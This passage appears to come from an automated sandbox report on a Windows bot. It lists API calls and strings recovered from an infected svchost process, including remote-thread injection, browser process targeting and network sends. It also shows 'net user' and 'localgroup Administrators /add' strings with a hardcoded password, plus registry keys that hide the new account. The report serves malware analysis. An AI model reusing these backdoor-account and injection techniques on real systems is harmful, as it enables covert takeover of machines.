- htons.WS2_32(00000400), ref: 00AFC16E

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AFF4F9, Relevance: 4.5, APIs: 1, Strings: 2, Instructions: 43

APIs

  - Part of subcall function 00AF5645: CreateFileW.KERNEL32(00000000,80000000,00000003,00000000,00000003,00000000,00000000), ref: 00AF565C
  - Part of subcall function 00AF5645: GetFileSize.KERNEL32(00000000,00000000), ref: 00AF5673
  - Part of subcall function 00AF5645: ReadFile.KERNEL32(00000000,00000000,00000000,00000000,00000000), ref: 00AF5699
  - Part of subcall function 00AF5645: CloseHandle.KERNEL32(00000000), ref: 00AF56C0
- lstrlenW.KERNEL32(?), ref: 00AFF52B
  - Part of subcall function 00AF6E89: HeapFree.KERNEL32(00000000,?,?,00B005DF,?,?,00AFD2AC), ref: 00AF6E97

Strings

- sexeaname, xrefs: 00AFF555
- sourceexe, xrefs: 00AFF53F

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF55E9, Relevance: 4.5, APIs: 3, Instructions: 42

APIs

- CreateFileW.KERNEL32(00000000,40000000,00000000,00000010,00000002,00000000,00000000), ref: 00AF560A
- WriteFile.KERNEL32(00000000,00000000,06BAFF6C,06BAFF54,00000000), ref: 00AF5624
- CloseHandle.KERNEL32(00000000), ref: 00AF5639

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF59B1, Relevance: 4.5, APIs: 3, Instructions: 34

APIs

- RegOpenKeyExW.ADVAPI32(80000002,0000000A,00000000,00000002,02A8FEC0), ref: 00AF59CE
- RegSetValueExW.ADVAPI32(02A8FF18,02610688,00000000,00000004,02A8FEBC,00000004), ref: 00AF59E7
- RegCloseKey.ADVAPI32(02A8FF18), ref: 00AF59F5

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF5B3E, Relevance: 4.5, APIs: 3, Instructions: 28

APIs

- CreateFileW.KERNEL32(00000010,00000000,00000003,00000000,00000003,00000000,00000000), ref: 00AF5B51
- GetLastError.KERNEL32 ref: 00AF5B5C
- CloseHandle.KERNEL32(00000000), ref: 00AF5B6E

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AFFDAE, Relevance: 4.5, APIs: 3, Instructions: 26

APIs

- OpenProcess.KERNEL32(0000043A,00000000,00000000), ref: 00AFFDBC
- WaitForSingleObject.KERNEL32(00000000,00000001), ref: 00AFFDCE
- CloseHandle.KERNEL32(00000000), ref: 00AFFDDB

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF63E8, Relevance: 3.8, APIs: 3, Instructions: 34

APIs

  - Part of subcall function 00AF6468: WaitForSingleObject.KERNEL32(00000618,000493E0), ref: 00AF6480
  - Part of subcall function 00AF6468: TerminateThread.KERNEL32(000003F8,00000000), ref: 00AF6492
  - Part of subcall function 00AF6653: InternetCloseHandle.WININET(00CC0008), ref: 00AF6665
  - Part of subcall function 00AF6653: InternetCloseHandle.WININET(00CC0004), ref: 00AF666F
- CloseHandle.KERNEL32(00000624), ref: 00AF6438
- CloseHandle.KERNEL32(00000618), ref: 00AF6440
- CloseHandle.KERNEL32(000003F8), ref: 00AF6448
  - Part of subcall function 00AF6E9F: InterlockedDecrement.KERNEL32(00B06B98,02610688), ref: 00AF6EA4
  - Part of subcall function 00AF6E9F: HeapDestroy.KERNEL32(02610000), ref: 00AF6EBD
  - Part of subcall function 00AF6E89: HeapFree.KERNEL32(00000000,?,?,00B005DF,?,?,00AFD2AC), ref: 00AF6E97

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AFC9B3, Relevance: 3.1, APIs: 2, Instructions: 65

APIs

  - Part of subcall function 00AFC119: htons.WS2_32(?), ref: 00AFC12B
  - Part of subcall function 00AFC119: htons.WS2_32(?), ref: 00AFC14C
  - Part of subcall function 00AFC119: htons.WS2_32(00000400), ref: 00AFC16E
- WSAGetLastError.WS2_32(02A8FE90,00000000), ref: 00AFC9D6
- closesocket.WS2_32(02AD2CC0), ref: 00AFCA58
  - Part of subcall function 00AFC2C7: lstrlenW.KERNEL32(00000000), ref: 00AFC2D5
  - Part of subcall function 00AFC2C7: StrToIntW.SHLWAPI(02A8FE92), ref: 00AFC306
  - Part of subcall function 00AFC2C7: htons.WS2_32(00000D96), ref: 00AFC37A
  - Part of subcall function 00AFC603: htons.WS2_32(00000001), ref: 00AFC62E
  - Part of subcall function 00AFC603: htons.WS2_32(?), ref: 00AFC67F
  - Part of subcall function 00AFC603: Sleep.KERNEL32(0000012C), ref: 00AFC6FC
  - Part of subcall function 00AFC603: htons.WS2_32(00000003), ref: 00AFC763
  - Part of subcall function 00AFC603: htons.WS2_32(00000004), ref: 00AFC76B
  - Part of subcall function 00AFC603: htons.WS2_32(00000001), ref: 00AFC77A
  - Part of subcall function 00AFC603: htons.WS2_32(00000008), ref: 00AFC782
  - Part of subcall function 00AFC603: htons.WS2_32(00000003), ref: 00AFC7E3
  - Part of subcall function 00AFC603: htons.WS2_32(00000004), ref: 00AFC7EB
  - Part of subcall function 00AFC603: htons.WS2_32(00000001), ref: 00AFC7FA
  - Part of subcall function 00AFC603: htons.WS2_32(00000008), ref: 00AFC802
  - Part of subcall function 00AFC603: Sleep.KERNEL32(00000190), ref: 00AFC84F
  - Part of subcall function 00AFC603: htons.WS2_32(00000001), ref: 00AFC85F
  - Part of subcall function 00AFC603: htons.WS2_32(?), ref: 00AFC8AF

- Part of subcall function 00AFC603: Sleep.KERNEL32(00000014), ref: 00AFC8F8
- Part of subcall function 00AFC603: htons.WS2_32(00000003), ref: 00AFC906
- Part of subcall function 00AFC603: htons.WS2_32(00000004), ref: 00AFC90E
- Part of subcall function 00AFC603: htons.WS2_32(00000001), ref: 00AFC91D
- Part of subcall function 00AFC603: htons.WS2_32(00000008), ref: 00AFC925

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AFF31E, Relevance: 3.0, APIs: 2, Instructions: 38

APIs

- GetExitCodeThread.KERNEL32(?,?), ref: 00AFF33C
- CreateThread.KERNEL32(00000000,00000000,Function_0000F2F3), ref: 00AFF360

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF8A81, Relevance: 3.0, APIs: 1, Strings: 1, Instructions: 35

APIs

- Part of subcall function 00AF8947: GetComputerNameA.KERNEL32(?,00000438), ref: 00AF898E
- Part of subcall function 00AF8947: lstrlenA.KERNEL32(?), ref: 00AF89B0
- Part of subcall function 00AF8947: lstrlenA.KERNEL32(?), ref: 00AF8A05
- Part of subcall function 00AF8947: wsprintfA.USER32(-00000214,%s_W%d%d%d.%s,?,?,?,?,?), ref: 00AF8A39
- lstrlenA.KERNEL32(00000314,00000000,botid,00000314,00000080,00000000,00000000,?,00AF960C,00000438,00000000), ref: 00AF8AB7

Strings

- botid, xrefs: 00AF8A93, 00AF8A98, 00AF8AC3

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF5738, Relevance: 3.0, APIs: 2, Instructions: 33

APIs

- GetAddrInfoW.WS2_32 ref: 00AF5766
- FreeAddrInfoW.WS2_32(00000008), ref: 00AF577F

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AFD6D3, Relevance: 3.0, APIs: 1, Strings: 1, Instructions: 33

APIs

- wsprintfA.USER32(02610688,%d.%d.%d.%d,00000000,00000000,00000000,00000000,02610688,?,?,00AFF864,AUTOKILLOS,0000002A,00AFE3 ref: 00AFD71A

Strings

- %d.%d.%d.%d, xrefs: 00AFD70E

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AFD00B, Relevance: 3.0, APIs: 2, Instructions: 25

APIs

- GetExitCodeProcess.KERNEL32(?,?), ref: 00AFD021
- CloseHandle.KERNEL32(?), ref: 00AFD037

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AFD3FA, Relevance: 3.0, APIs: 2, Instructions: 22

APIs

- CreateThread.KERNEL32(00000000,00000000,Function_0000D36D,00000000), ref: 00AFD411
- CloseHandle.KERNEL32(00000000), ref: 00AFD418

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF4291, Relevance: 3.0, APIs: 2, Instructions: 17

APIs

- WaitForSingleObject.KERNEL32(0000062C,000000FF), ref: 00AF42AD
- CloseHandle.KERNEL32(0000062C), ref: 00AF42B6

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF6DFD, Relevance: 3.0, APIs: 2, Instructions: 17

APIs

- InterlockedIncrement.KERNEL32(00B06B98,00AFF9AB), ref: 00AF6E0B
- HeapCreate.KERNEL32(00040000,00400000,00000000), ref: 00AF6E21

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00B00605, Relevance: 3.0, APIs: 2, Instructions: 17

APIs

- CreateThread.KERNEL32(00000000,00000000,Function_000105ED,00000000), ref: 00B00614
- SetThreadPriority.KERNEL32(00000000,00000001), ref: 00B00623

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF2E46, Relevance: 3.0, APIs: 2, Instructions: 17

APIs

- CreateThread.KERNEL32(00000000,00000000,Function_00002E03,?), ref: 00AF2E5E
- CloseHandle.KERNEL32(00000000), ref: 00AF2E65

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF9F6E, Relevance: 2.6, APIs: 2, Instructions: 91

APIs

- lstrlenA.KERNEL32(?,00000000,00000000,?,?,?,?,?,?,00AFA08A,00000000,-00000006,00000000,00AF9F4A,?,00000000), ref: 00AF9FA1
  - Part of subcall function 00AF6E5A: HeapAlloc.KERNEL32(00000008,?,?,00AF3D80,00000000,02610688,?,00AF4D8E,00000000,02610688,?,00AF35B8,0298A090,0298A090, ref: 00AF6E68
- lstrlenA.KERNEL32(?,00000000,00000000,?,?,?,?,?,?,00AFA08A,00000000,-00000006,00000000,00AF9F4A,?,00000000), ref: 00AF9FEF

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF419E, Relevance: 2.6, APIs: 2, Instructions: 58

APIs

  - Part of subcall function 00AFBDDE: GetTickCount.KERNEL32 ref: 00AFBDEC
  - Part of subcall function 00AFBDDE: GetTickCount.KERNEL32 ref: 00AFBDFB
- Sleep.KERNEL32(000000FA), ref: 00AF4232
  - Part of subcall function 00AF4554: Sleep.KERNEL32(00B0147C), ref: 00AF461A
  - Part of subcall function 00AF4554: GetLastError.KERNEL32(02610688,00000001,02610688,02610688), ref: 00AF469F
  - Part of subcall function 00AF4554: GetLastError.KERNEL32(02610688,00000001,02610688,02610688), ref: 00AF46B3
- Sleep.KERNEL32(000347D8), ref: 00AF4225

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 009D04D1, Relevance: 1.6, APIs: 1, Instructions: 66

APIs

- LoadLibraryA.KERNEL32(?), ref: 009D0526

Memory Dump Source

- Source File: 00000005.00000002.164425514008959.009D0000.00000040.sdmp, Offset: 009D0000, based on PE: false

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_9d0000_svchost.jbxd

Function 00B007AB, Relevance: 1.5, APIs: 1, Instructions: 37

APIs

- OpenProcess.KERNEL32(0000043A,00000000,00B0086F), ref: 00B007C3
  - Part of subcall function 00B000DF: lstrcmpiW.KERNEL32(02DDFD60,02DDFFB0), ref: 00B0011A
  - Part of subcall function 00AFFF45: CreateRemoteThread.KERNEL32(00000000,00000000,00000000,00000000,00000000,00000000,00000000), ref: 00AFFFCF
  - Part of subcall function 00AFFF45: RtlCreateUserThread.NTDLL(00000000,00000000,00000000,00000000,00000000,00000000,00000000,00000000,02DDFF38,02DDFF44), ref: 00AFFFF1
  - Part of subcall function 00AFFF45: Sleep.KERNEL32(00000010), ref: 00B00001
  - Part of subcall function 00AFFF45: FlushInstructionCache.KERNEL32 ref: 00B00031
  - Part of subcall function 00AFFF45: GetTickCount.KERNEL32 ref: 00B00048

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AFF603, Relevance: 1.5, APIs: 1, Instructions: 29

APIs

- InterlockedCompareExchange.KERNEL32(?,00000000,00000001), ref: 00AFF618
  - Part of subcall function 00AFF4F9: lstrlenW.KERNEL32(?), ref: 00AFF52B

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF4257, Relevance: 1.5, APIs: 1, Instructions: 25

APIs

- CreateThread.KERNEL32(00000000,00000000,Function_0000419E,?), ref: 00AF427B

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF6C5E, Relevance: 1.5, APIs: 1, Instructions: 23

APIs

- CreateThread.KERNEL32(00000000,00000000,Function_00006BAB,02A8FF2C), ref: 00AF6C7B

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF712F, Relevance: 1.5, APIs: 1, Instructions: 17

APIs

- CreateThread.KERNEL32(00000000,00000000,00AF6FE4,?), ref: 00AF714B

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AFF8E4, Relevance: 1.5, APIs: 1, Instructions: 15

APIs

- CreateMutexW.KERNEL32(00B06880,00000001,?), ref: 00AFF906

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AFBE8D, Relevance: 1.5, APIs: 1, Instructions: 15

APIs

- send(0,W32_32(00000004,00000000,02AFF548,00000000,00000010,00000010), ref: 00AFBEA6

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF7DFB, Relevance: 1.5, APIs: 1, Instructions: 12

APIs

- ConvertStringSecurityDescriptorToSecurityDescriptorW.ADVAPI32(?,00000001,00B0687C,00000000), ref: 00AF7E13

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF5101, Relevance: 1.5, APIs: 1, Instructions: 10

APIs

- GetCurrentProcess.KERNEL32 ref: 00AF5107
  - Part of subcall function 00AF5085: OpenProcessToken.ADVAPI32(00AF9C50,00000008,00AF9C50), ref: 00AF5096
  - Part of subcall function 00AF5085: GetTokenInformation.ADVAPI32(00AF9C50,00000001,00000000,00000000,?), ref: 00AF50B5
  - Part of subcall function 00AF5085: GetLastError.KERNEL32(?,?,?,00AF5113,00000000,?,00AF9C50,?), ref: 00AF50B7
  - Part of subcall function 00AF5085: GetTokenInformation.ADVAPI32(00AF9C50,00000001,00000000,?,?), ref: 00AF50DF

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF92FF, Relevance: 1.3, APIs: 1, Instructions: 33

APIs

- InitializeCriticalSection.KERNEL32(00000420), ref: 00AF9345

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF9CC3, Relevance: 1.3, APIs: 1, Instructions: 29

APIs

- InitializeCriticalSection.KERNEL32(00000308), ref: 00AF9CD4
  - Part of subcall function 00AF9C0C: GetComputerNameW.KERNEL32(?,00AF9CE6), ref: 00AF9C27
  - Part of subcall function 00AF9C0C: lstrlenW.KERNEL32(?), ref: 00AF9C8C
  - Part of subcall function 00AF9C0C: wsprintfW.USER32 ref: 00AF9CB8
  - Part of subcall function 00AF9BA7: SHGetFolderPathW.SHELL32(00000000,0000001A,00000000,00000000,?), ref: 00AF9BB0
  - Part of subcall function 00AF9BA7: StrStrIW.SHLWAPI(?,Roaming), ref: 00AF9BC0
  - Part of subcall function 00AF9BA7: lstrcpyW.KERNEL32(00000000,Local), ref: 00AF9BD0
  - Part of subcall function 00AF9BA7: lstrlenW.KERNEL32(?), ref: 00AF9BE8

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AFF2F3, Relevance: 1.3, APIs: 1, Instructions: 17

APIs

- Sleep.KERNEL32(00049BE0), ref: 00AF1316

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF2E03, Relevance: 1.3, APIs: 1, Instructions: 11

APIs

- Sleep.KERNEL32(00002710), ref: 00AF2E0B

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 009D0625, Relevance: 1.3, APIs: 1, Instructions: 9

APIs

- VirtualAlloc.KERNEL32(00000000,?,00003000,00000040,?,009D03E0,?,00000000), ref: 009D0634

Memory Dump Source

- Source File: 00000005.00000002.164425514008959.009D0000.00000040.sdmp, Offset: 009D0000, based on PE: false

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_9d0000_svchost.jbxd

Function 00AF6E5A, Relevance: 1.3, APIs: 1, Instructions: 8

APIs

- HeapAlloc.KERNEL32(00000008,?,?,00AF3D80,00000000,02610688,?,00AF4D8E,00000000,02610688,?,00AF35B8,0298A090,0298A090,00AF
  ref: 00AF6E68

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AFD07D, Relevance: 1.3, APIs: 1, Instructions: 8

APIs

- CloseHandle.KERNEL32(?), ref: 00AFD085

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00B005ED, Relevance: 1.3, APIs: 1, Instructions: 7

APIs

  - Part of subcall function 00B0053D: CreateToolhelp32Snapshot.KERNEL32(00000002,00000000), ref: 00B0055C
  - Part of subcall function 00B0053D: Process32FirstW.KERNEL32(00000000,02DDFD80), ref: 00B00576
  - Part of subcall function 00B0053D: Process32NextW.KERNEL32(00000000,0000022C), ref: 00B00597
  - Part of subcall function 00B0053D: CloseHandle.KERNEL32(00000000), ref: 00B005A7
  - Part of subcall function 00B0053D: GetTickCount.KERNEL32 ref: 00B005AF
- Sleep.KERNEL32(000000C8), ref: 00B005FD

Memory Dump Source

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Non-executed Functions

Function 00AF838F, Relevance: 33.4, APIs: 8, Strings: 11, Instructions: 126

APIs

- wsprintfW.USER32 ref: 00AF83BA
- ShellExecuteW.SHELL32(00000000,open,net,?,00000000,00000000), ref: 00AF83DA
- Sleep.KERNEL32(00003A98), ref: 00AF83E1
- wsprintfW.USER32 ref: 00AF8430
- ShellExecuteW.SHELL32(00000000,open,net,?,00000000,00000000), ref: 00AF8447
  - Part of subcall function 00AF594B: RegOpenKeyExW.ADVAPI32(80000002,?,00000000,00000004,?), ref: 00AF5969
  - Part of subcall function 00AF594B: RegCreateKeyExW.ADVAPI32(?,?,00000000,00000000,00000000,000F003F,00000000,?,?), ref: 00AF5990
  - Part of subcall function 00AF594B: RegCloseKey.ADVAPI32(?), ref: 00AF59A4
  - Part of subcall function 00AF594B: RegCloseKey.ADVAPI32(?), ref: 00AF59A9
- LogonUserW.ADVAPI32(?,00B02030,1qazxsw2,00000002,00000000,?), ref: 00AF849A
- LoadUserProfileW.USERENV(?,?), ref: 00AF84C8
- CloseHandle.KERNEL32(?), ref: 00AF84EB
  - Part of subcall function 00AF80CB: CreateDirectoryW.KERNEL32(?,?), ref: 00AF816A
  - Part of subcall function 00AF80CB: wsprintfW.USER32 ref: 00AF8193
  - Part of subcall function 00AF80CB: WaitForSingleObject.KERNEL32(?,000DBBA0), ref: 00AF81CD
  - Part of subcall function 00AF80CB: TerminateProcess.KERNEL32(?,00000000), ref: 00AF81D8
  - Part of subcall function 00AF80CB: CloseHandle.KERNEL32(?), ref: 00AF81E7
  - Part of subcall function 00AF80CB: CloseHandle.KERNEL32(?), ref: 00AF81EC
  - Part of subcall function 00AF80CB: wsprintfW.USER32 ref: 00AF820F
  - Part of subcall function 00AF80CB: DeleteFileW.KERNEL32(?), ref: 00AF8308
  - Part of subcall function 00AF59B1: RegOpenKeyExW.ADVAPI32(80000002,0000000A,00000000,00000002,02A8FEC0), ref: 00AF59CE
  - Part of subcall function 00AF59B1: RegSetValueExW.ADVAPI32(02A8FF18,02610688,00000000,00000004,02A8FEBC,00000004), ref: 00AF59E7
  - Part of subcall function 00AF59B1: RegCloseKey.ADVAPI32(02A8FF18), ref: 00AF59F5

Strings

- SpecialAccounts, xrefs: 00AF8449
- Software\Microsoft\Windows NT\CurrentVersion\Winlogon, xrefs: 00AF844E
- Software\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts, xrefs: 00AF8463
- net, xrefs: 00AF83C8, 00AF8440
- Software\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList, xrefs: 00AF8476
- localgroup %s %s /add, xrefs: 00AF842A
- Administrators, xrefs: 00AF840B
- UserList, xrefs: 00AF845E
- 1qazxsw2, xrefs: 00AF83A1, 00AF848C
- open, xrefs: 00AF83CD, 00AF83D2, 00AF8445
- user %s %s /add, xrefs: 00AF83AF

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF7E59, Relevance: 17.6, APIs: 8, Strings: 2, Instructions: 131

APIs

- lstrlenW.KERNEL32(00000001), ref: 00AF7E70
  - Part of subcall function 00AF6E5A: HeapAlloc.KERNEL32(00000008,?,?,00AF3D80,00000000,02610688,?,00AF4D8E,00000000,02610688,?,00AF35B8,0298A090,0298A090, ref: 00AF6E68
- lstrlenW.KERNEL32(00000000), ref: 00AF7EB3
- wsprintfW.USER32 ref: 00AF7ED6
- CreateEnvironmentBlock.USERENV(?,?,00000000), ref: 00AF7F46
- CreateProcessAsUserW.ADVAPI32(?,00000001,?,00000000,00000000,00000000,00000420,?,00000000,00000044,00B006AA), ref: 00AF7F69
- CloseHandle.KERNEL32(00B006AA), ref: 00AF7F94
- CloseHandle.KERNEL32(?), ref: 00AF7F99
- DestroyEnvironmentBlock.USERENV(?), ref: 00AF7FA1
  - Part of subcall function 00AF6E89: HeapFree.KERNEL32(00000000,?,?,00B005DF,?,?,00AFD2AC), ref: 00AF6E97

Strings

- "%s" %s, xrefs: 00AF7ED0
- D, xrefs: 00AF7EE4

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF1235, Relevance: 15.1, APIs: 10, Instructions: 87

APIs

- WSASocketW.WS2_32(00000002,00000001,00000006,00000000,00000000,00000000), ref: 00AF1259
- inet_addr.WS2_32(?), ref: 00AF1277
- htons.WS2_32(?), ref: 00AF1284
- WSAConnect.WS2_32(?,?,00000010,00000000,00000000,00000000,00000000), ref: 00AF12A4
- Sleep.KERNEL32(00003A98), ref: 00AF12B9
- WSAConnect.WS2_32(?,?,00000010,00000000,00000000,00000000,00000000), ref: 00AF12CE
- Sleep.KERNEL32(000001F4), ref: 00AF1311
  - Part of subcall function 00AF10EA: WSASend.WS2_32(?,?,00000001,?,00000000,00000000,00000000), ref: 00AF116A
  - Part of subcall function 00AF10EA: WSACreateEvent.WS2_32 ref: 00AF1191
  - Part of subcall function 00AF10EA: WSACloseEvent.WS2_32(?), ref: 00AF11DC
  - Part of subcall function 00AF10EA: WSACloseEvent.WS2_32(?), ref: 00AF11E4
- Sleep.KERNEL32(000004B0), ref: 00AF12F4
- shutdown.WS2_32(?,00000002), ref: 00AF12FC
- closesocket.WS2_32(?), ref: 00AF1306

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF857C, Relevance: 14.0, APIs: 7, Strings: 1, Instructions: 50

APIs

- CreateToolhelp32Snapshot.KERNEL32(00000002,00000000), ref: 00AF8597
- Process32FirstW.KERNEL32(00000000,0000022C), ref: 00AF85A7
- lstrcmpiW.KERNEL32(?,explorer.exe), ref: 00AF85C1
- OpenProcess.KERNEL32(00000400,00000000,?), ref: 00AF85D7
- Process32NextW.KERNEL32(00000000,0000022C), ref: 00AF85E9
- CloseHandle.KERNEL32(00000000), ref: 00AF85FC
- CloseHandle.KERNEL32(00000000), ref: 00AF8604

Strings

- explorer.exe, xrefs: 00AF85B5

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00B00249, Relevance: 12.1, APIs: 4, Strings: 4, Instructions: 51

APIs

- StrStrIW.SHLWAPI(02DDFDA4,chrome.exe), ref: 00B00262
- StrStrIW.SHLWAPI(02DDFDA4,firefox.exe), ref: 00B0026E
- StrStrIW.SHLWAPI(02DDFDA4,iexplore.exe), ref: 00B0027A
